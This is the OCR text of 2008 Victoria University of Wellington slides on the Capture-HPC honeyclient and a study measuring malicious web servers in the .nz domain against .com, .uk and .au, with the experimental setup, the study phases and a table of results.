
Analysis Engine: State-based detection hooked API's, filter and log events

Capture-HPC Architecture - a high interaction honeyclient




Victoria University of Wellington, New Zealand

Capture – HPC “Visitor” Component



NZ Experimental Setup



SQUID/PDNSD

Dell quad core
VMware,
Microsoft XP, SP2,
IE6, SP2

© VUW, 2008


The .nz Study Overview

2008 to end 2009

Phases:

1. Assess threat posed by servers in the .nz domain compared to other English speaking domains
2. Analyse the .nz domain for the presence of malicious web servers.
3. Re-run analysis monthly and more often on URLs identified as malicious in tests.

Bad Places to Visit



Source Christian Seifert: KYE IDENTIFICATION OF MALICIOUS WEB SERVERS


Phase 1: Comparison of Domains

- Sample URLs: Australia, UK, US and NZ.
- Lists generated pseudo-randomly:
  - Search terms fed to search engine for different domains
  - Search terms identical across domains
  - Use keywords associated with adult sites and warez sites to maximise chances of locating malicious pages in each domain


Results across domains (adult sites)

Domain	Malicious	Benign	Total
.com	74	20,691	20,765
.uk	9	16,454	16,463
.au	7	14,749	14,756
.nz	0	12,922	12,922
TOTAL	90	64,816	64,906


Map of Detected Servers in .nz domain (April 08)



But not the whole picture…

